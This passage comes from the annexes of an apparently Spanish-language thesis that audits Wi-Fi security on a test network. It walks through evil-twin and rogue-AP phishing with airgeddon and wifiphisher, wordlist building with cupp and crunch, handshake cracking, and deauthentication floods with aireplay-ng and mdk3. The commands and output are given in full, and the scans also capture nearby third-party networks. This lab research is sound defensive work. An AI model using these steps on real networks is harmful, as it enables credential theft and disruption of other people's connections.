


En la ventana de control de la herramienta aparece la contraseña colocada en el portal cautivo como se observa en la Figura 247, en la Figura 248 se observa los archivos creados

los cuales contienen la información de la contraseña, y finalmente como se observa en la Figura 249 se abre el archivo .txt la cual contiene la información de la contraseña.

Figura 247

Información del ataque evil twin



```

Control
Info Evil Twin AP // BSSID: B0:A7:B9:FC:C4:F3 // Canal: 11 // ESSID: TESIS_CH
Tiempo online
00:01:29
Contraseña capturada con éxito:
19950218
La contraseña se ha guardado en el fichero: [/home/cristian/Escritorio/evil_twin_captive_portal_password-TESTIS_CH.txt]
Pulsa [Enter] en la ventana principal del script para continuar, esta ventana se cerrará

```

Figura 248

Archivos de captura de contraseña



Figura 249

Captura de contraseña

```

2023-05-10
airgeddon. Contraseña capturada en el portal cautivo del ataque Evil Twin

```

```

BSSID: B0:A7:B9:FC:C4:F3
Canal: 11
ESSID: TESIS_CH

```

```

-----

```

```

Contraseña: 19950218

```

```

-----

```

Si te gustó el script y te pareció útil, puedes apoyar el proyecto haciendo una donación. A través de PayPal (visit0r.1s.h3r3@gmail.com) o enviando una fracción de criptomoneda (Bitcoin, Ethereum, Litecoin...). Cualquier cantidad por pequeña que sea (1, 2, 5 \$/€) es bien recibida. Más información y enlaces directos para realizarla en: <https://github.com/visit0r1sh3r3/airgeddon/wiki/Contributing>

ANEXO 4

Ataque de Suplantación (Rogue AP)

Para realizar esta vulnerabilidad es necesario la herramienta de seguridad “wifiphisher” como se observa en la Figura 250 la cual permite montar rápidamente ataques automatizados de phishing contra redes WPA, con el fin de obtener la contraseña secreta.

Figura 250

Herramienta wifiphisher

```
(root@crístian)-[/home/cristian]
# wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2023-05-10 20:29
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0 interface for the deauthentication attack
[+] Selecting wlan1 interface for creating the rogue Access Point
[+] Changing wlan1 MAC addr (BSSID) to 00:00:00:15:c6:79
[+] Changing wlan1 MAC addr (BSSID) to 00:00:00:e1:d4:da
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Firmware Upgrade Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfpshsr-wpa-password=19950218
[ ] Closing
```

Esta herramienta permite escanear las redes inalámbricas disponibles tal como se ilustra en la Figura 251, se selecciona la red de la que se desea conocer la contraseña.

Figura 251

Redes inalámbricas disponibles

TESIS_CH	b0:a7:b9:fc:c4:f3	11	100%	WPA2	4	Unknown
NETLIFE-VLTCEJA	84:d8:1b:f6:0b:44	11	100%	WPA2/WPS	2	Unknown
DSComp (MICROELECTRONICA)	5c:3a:3d:e4:fd:e8	9	78%	WPA2	1	Unknown
CLIENTES	5e:3a:3d:d4:fd:e8	9	74%	WPA2	0	Unknown
NETLIFE-VLTCEJA	dc:f8:b9:db:4e:3f	7	72%	WPA2	5	Unknown
America 24	30:de:4b:05:1b:8e	3	54%	WPA2/WPS	2	Unknown
CONSULTORIO	84:d8:1b:f2:fe:f6	1	48%	WPA2/WPS	0	Unknown
UMAWI	c0:25:67:9d:7c:6c	6	46%	WPA2/WPS	0	Nexxt Solutions
NETLIFE NICOLE	e4:47:b3:cc:12:20	8	44%	WPA2/WPS	1	Unknown
NETLIFE NICOLE	e0:19:54:50:19:03	1	42%	WPA2/WPS	2	Unknown
NETLIFE-otvdmBombons1	04:20:84:51:8d:12	11	42%	WPA2/WPS	0	Unknown
NETLIFE-Hostal Aly Piso 3	70:4f:57:66:0f:b2	2	40%	WPA2/WPS	2	Tp-link Technologies
ONFIBER-CALLE BOLIVAR	0c:41:e9:5e:7a:68	2	40%	WPA2	1	Unknown
PLUS SNEAKER	00:31:92:83:97:4e	3	40%	WPA2/WPS	3	Unknown
SUMAK WASI PISO4	4a:d9:e7:ad:83:01	6	40%	WPA2	0	Unknown
NETLIFE SAMAWA	dc:f8:b9:db:59:37	3	36%	WPA2/WPS	3	Unknown
Flia Lema EXT	e4:c3:2a:7b:db:7d	4	36%	WPA2/WPS	0	Unknown
NETLIFE-ELIZABETH G	44:13:d0:95:01:9c	5	36%	WPA2/WPS	2	Unknown
SSID4	06:20:84:71:8d:12	11	36%	WPA2	0	Unknown
prueba	4e:d9:e7:ad:83:01	6	34%	WPA2	0	Unknown
NETLIFE ACSAA	c8:5a:9f:a9:fd:02	9	34%	WPA2/WPS	2	Unknown
PLUS YARIKS_BOUTIQUE_2	00:eb:d8:31:d1:ee	11	34%	WPA2	0	Unknown
PRINCIPE	f8:98:ef:90:1f:1c	11	34%	WPA	0	Unknown
MAFER	84:d8:1b:45:a4:14	1	32%	WPA2/WPS	2	Unknown
AP03008983	0c:cf:89:9c:fd:15	13	32%	WPA	0	Unknown

En este caso se selecciona la red “TESIS_CH” que tiene seguridad WPA3/WPA2 transición esta herramienta detecta tanto dirección MAC como el canal e incluso la potencia de señal que transmite el AP como se observa en la Figura 252.

Figura 252

Red “TESIS_CH”

TESIS_CH	b0:a7:b9:fc:c4:f3	11	100%	WPA2	4	Unknown
NETLIFE-VLTCEJA	84:d8:1b:f6:0b:44	11	100%	WPA/WPS	2	Unknown

Una vez seleccionada la red deseada, se puede seleccionar la opción para llevar a cabo el ataque como se observa en la Figura 253, para el caso se utilizará una página de update de firmware como se observa en la Figura 254.

Figura 253

Opciones de wifiphisher




Figura 254

Opción de actualización de firmware en wifiphisher



Esta opción envía tramas de desautenticación y desasociación de la red objetivo como lo ilustra la Figura 255, a la vez la herramienta emite una señal con el SSID igual que la red verdadera, pero sin ningún tipo de seguridad.

Figura 255

Desautenticación y desasociación de la red

```

Extensions feed:
DEAUTH/DISAS - 44:d4:e0:3e:1e:c9
DEAUTH/DISAS - fc:a6:21:53:b2:7c
DEAUTH/DISAS - 9c:5c:f9:ca:c7:b0
0


Wifiphisher 1.4GIT
ESSID: TESIS_CH
Channel: 11
AP interface: wlx00c0ca98f6e
Options: [Esc] Quit

```

En la Figura 256 (a) se puede observar como la herramienta emite una señal de AP falso con el mismo SSID sin seguridad inalámbrica, al momento de conectarse a la red falsa envía directamente a una página falsa sobre una actualización de firmware como se observa en la Figura 256 (b).

Figura 256


(a) Emisión de la red falsa (b) Página de actualización de firmware



Una vez en la página falsa se debe ingresar la contraseña como se ilustra en la Figura 257 (a), seguido de esto la supuesta actualización continua como se observa en la Figura 257 (b).

Figura 257

(a) Ingreso de contraseña (b) Supuesta actualización de firmware



Al momento de ingresar la contraseña en la página de actualización de firmware falsa la herramienta wifiphisher captura los datos ingresados en este caso la contraseña de la red como se puede observar en la Figura 258.

Figura 258

Contraseña obtenida

```
[*] POST request from 10.0.0.87 with wfphshr-wpa-password=19950218
[*] GET request from 10.0.0.87 for http://conn-service-us-04.allawnos.com/generate204
[*] GET request from 10.0.0.87 for http://www.google.us/generate_204166, in get_packet
[*] GET request from 10.0.0.87 for http://www.google.us/generate_204
[*] GET request from 10.0.0.87 for http://conn-service-us-04.allawnos.com/generate204
```

ANEXO 5

Ataque de Diccionario y Fuerza Bruta

Primero se requiere descargar del repositorio de GitHub el programa “Common User Passwords Profiler (CUPP)” tal como se observa en la Figura 259, una vez descargada se procede a abrir el programa con el comando “./cupp.py -i” esto para tener una interfaz gráfica con preguntas interactivas ilustrado en la Figura 260, esta herramienta permite crear diccionarios propios específicamente para una persona en concreto realizando un poco de ingeniería social para poder determinar ciertos datos o información referente a la persona tal como nombre, apellido, fecha del cumpleaños, datos de la pareja, datos del hijo, datos de la mascota, nombre de compañía, aparte de esto se puede agregar palabras extras relevantes a esa persona, incluso es posible insertar caracteres especiales y números aleatorios tal como se ilustra en la Figura 261.

Figura 259

Clonación de repositorio cupp

```
(root@Cristian)-[~/home/cristian]
# git clone https://github.com/Mebus/cupp
Clonando en 'cupp' ...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237
Recibiendo objetos: 100% (237/237), 2.14 MiB | 297.00 KiB/s, listo.
Resolviendo deltas: 100% (125/125), listo.
```

Figura 260

Inicio de cupp

```
(root@Cristian)-[~/home/cristian/cupp]
# ./cupp.py -i

cupp.py!
-----
(oo)-----
(-)-----\
||--|| *

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]
```

Figura 261

Ingreso de datos para cupp

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Prueba
> Surname: WPA3
> Nickname: wpa3
> Birthdate (DDMMYYYY): 18021995

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name: UTN

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: 0991971238
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to prueba.txt, counting 14304 words.
> Hyperspeed Print? (Y/n) : Y
```

Esto crea el proceso de generación de claves mediante los parámetros anteriormente insertados tal como se ilustra en la Figura 262 (a) esto tardará dependiendo de los parámetros insertados. Una vez finalizada la creación del diccionario se observa un archivo con el formato de texto ilustrado en la Figura 262 (b). Este archivo de texto se crea en el directorio del programa como se observa en la Figura 263 por lo que aplicando el comando “nano” se puede observar el archivo y la lista de 14304 posibles combinaciones creadas un ejemplo de las combinaciones se observa en la Figura 264.

Figura 262

(a) Creación del diccionario (b) Diccionario terminado

```
[prueba.txt] 188995

[+] Now load your pistolero with prueba.txt and shoot! Good luck!
```

Figura 263*Directorio de cupp*

```
(root@Cristian)-[/home/cristian/cupp]
# ls
CHANGELOG.md  cupp.cfg  cupp.py  LICENSE  prueba.txt  README.md  screenshots  test_cupp.py

(root@Cristian)-[/home/cristian/cupp]
# nano prueba.txt
```

Figura 264*Contraseñas creadas*

```
Pru3b4wp431
Pru3b4wp432
Pru3b4wp433
Pru3b4wp434
Pru3b4wp435
Pru3b4wp436
Pru3b4wp437
```

En caso de no se encontrar la combinación en esta lista es recomendable utilizar otra herramienta como lo es “crunch” la cual permite generar diccionarios con criterios establecidos por el usuario como se ilustra en la Figura 265, los parámetros para la configuración de esta herramienta es tener una lista de contraseñas con un número mínimo de 11 caracteres y máximo de 11 caracteres con la palabra inicial “Prueba” seguido de un carácter especial y las cuatro últimas especificaciones sean números aleatorios, con esta nueva lista creada se puede agregar al anterior archivo de texto y finalmente utilizar un ataque de fuerza bruta para poder lograr obtener la contraseña del usuario.


Figura 265*Herramienta Crunch*

```
(root@Cristian)-[/home/cristian/cupp]
# crunch 11 11 -t Prueba^%%%% >> prueba.txt
Crunch will now generate the following amount of data: 3960000 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330000
```

De igual manera gracias a la herramienta fern wifi cracker que se ilustra en la Figura 266 basado en aircrack-ng se puede tratar de lograr obtener las credenciales de la red mediante los diccionarios anteriormente creados y gracias a la ruptura criptográfica de credenciales de la herramienta. Primero se selecciona la interfaz de red con la que se debe trabajar la cual va a escanear todas las redes WPA.

Figura 266

Fern Wi-Fi Cracker




Al principio del ataque se despliega el panel de ataque en el que se permite elegir la red inalámbrica, una vez seleccionada la red aparecen los detalles del Access Point enseñando información importante como el SSID, la dirección MAC, el canal, la potencia de transmisión, la encriptación. Otro de los pasos es seleccionar el tipo de ataque, el diccionario

creado para tratar de encontrar las credenciales y capturar el handshake como se observa en la Figura 267.

Figura 267


Inicialización del software



Al tener todos los recursos necesarios como el handshake y el diccionario se procede a realizar el ataque, esto dependerá del tamaño del diccionario seleccionado y si se encuentra en esta lista las credenciales correctas, en caso de ser así las credenciales serán enseñadas en la parte inferior de la ventana tal como se observa en la Figura 268.

Figura 268

Obtención de credenciales con FWC



ANEXO 6

Ataque de Desautenticación y Desasociación

Para implementar este ataque, se utiliza la herramienta “airodump-ng” para escanear las redes de 5GHz con la respectiva interfaz de red como se observa en la Figura 269, tal como se ilustra en la Figura 270 se encuentran las redes que soportan la frecuencia de 5GHz para este caso se tiene una red configurada con WPA3, autenticación SAE y el canal de frecuencia en el que está trabajando.

Figura 269

Herramienta airodump-ng

```
(root@crístian)-[/home/cristian]
# airodump-ng --band a wlan0
```

Figura 270

Red con WPA3

```
CH 126 ][ Elapsed: 24 s ][ 2023-02-06 19:28
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
D2:A7:B9:FC:C4:F2	-22	6	0 0 149	866	WPA2 CCMP	PSK	<length: 0>	
B0:A7:B9:FC:C4:F2	-24	6	0 0 149	866	WPA3 CCMP	SAE	TESIS_CH_5GHz	
DC:F8:B9:DB:4E:41	-71	13	0 0 108	866	WPA2 CCMP	PSK	NETLIFE-VLTCEJA	

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

Una vez encontrada la red que será la atacada se procede a aumentar opciones como lo es el canal el SSID y se guarda un archivo con el formato pcap con el nombre wpa3 tal como se observa en la Figura 271. Una vez con estas opciones se obtiene más información como lo es las direcciones MAC de los dispositivos vinculados a ese AP como se observa en la Figura 272. Con la dirección MAC del dispositivo se procede hacer uso de la herramienta “aireplay-ng” para enviar tramas de desautenticación hacia el dispositivo y así tenga que volver autenticarse el dispositivo tal como se ilustra en la Figura 273, provocando la desautenticación del dispositivo.

Figura 271

Escaneo de red

```
(root@cristian)-[/home/cristian]
# airodump-ng --band a -c 149 --essid TESIS_CH_5GHz -w wpa3 --output-format pcap wlan0
```

Figura 272

Auditoría de red

```
CH 149 ][ Elapsed: 2 mins ][ 2023-02-06 19:32
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B0:A7:B9:FC:C4:F2 -29 1 1086 1494 232 149 866 WPA3 COMP SAE TESIS_CH_5GHz
BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 04:D6:AA:D2:5E:A4 -81 0 - 6 0 2
(not associated) C2:91:CC:24:FA:50 -79 0 - 6 0 6 NETLIFE NICOLE
(not associated) 4E:2C:17:37:11:CE -87 0 - 6 0 2 PLUS_YARIKS_BOUTIQUE_2_5G
(not associated) A6:83:26:B0:41:71 -76 0 - 6 0 2
(not associated) 9C:5C:F9:CA:C7:B0 -57 0 - 6 0 12 NETLIFE-VLTCEJA
B0:A7:B9:FC:C4:F2 42:00:AD:C1:D2:87 -45 24e- 6e 2 1701 TESIS_CH_5GHz eduroam,AYALA,CRISTIAN 4381,PABLO TUAPANTA,Viviana,Tesis_CH_5GHz,Tesis_CH_5ghz,
```

Figura 273

Envío de tramas para desautenticación

```
(root@cristian)-[/home/cristian]
# aireplay-ng -0 10 -e TESIS_CH_5GHz -c 42:00:AD:C1:D2:87 wlan0
19:34:43 Waiting for beacon frame (ESSID: TESIS_CH_5GHz) on channel 149
Found BSSID "B0:A7:B9:FC:C4:F2" to given ESSID "TESIS_CH_5GHz".
19:34:44 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [127|127 ACKs]
19:34:44 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [126|126 ACKs]
19:34:45 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [83|81 ACKs]
19:34:46 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [127|128 ACKs]
19:34:46 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [127|125 ACKs]
19:34:47 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [128|127 ACKs]
19:34:48 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [96|98 ACKs]
19:34:48 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [109|111 ACKs]
19:34:49 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [126|125 ACKs]
19:34:49 Sending 64 directed DeAuth (code 7). STMAC: [42:00:AD:C1:D2:87] [127|127 ACKs]
```

Otra manera de realizar esto es con la herramienta mdk3 para la desautenticación del cliente inalámbrico, siendo lo primero tener la tarjeta de red inalámbrica en modo monitor como se observa en la Figura 274.

Figura 274

Tarjeta de red modo monitor

```
wlan1mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
unspec 00-C0-CA-98-F6-E0-00-29-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
RX packets 274 bytes 71870 (70.1 KiB)
RX errors 0 dropped 274 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

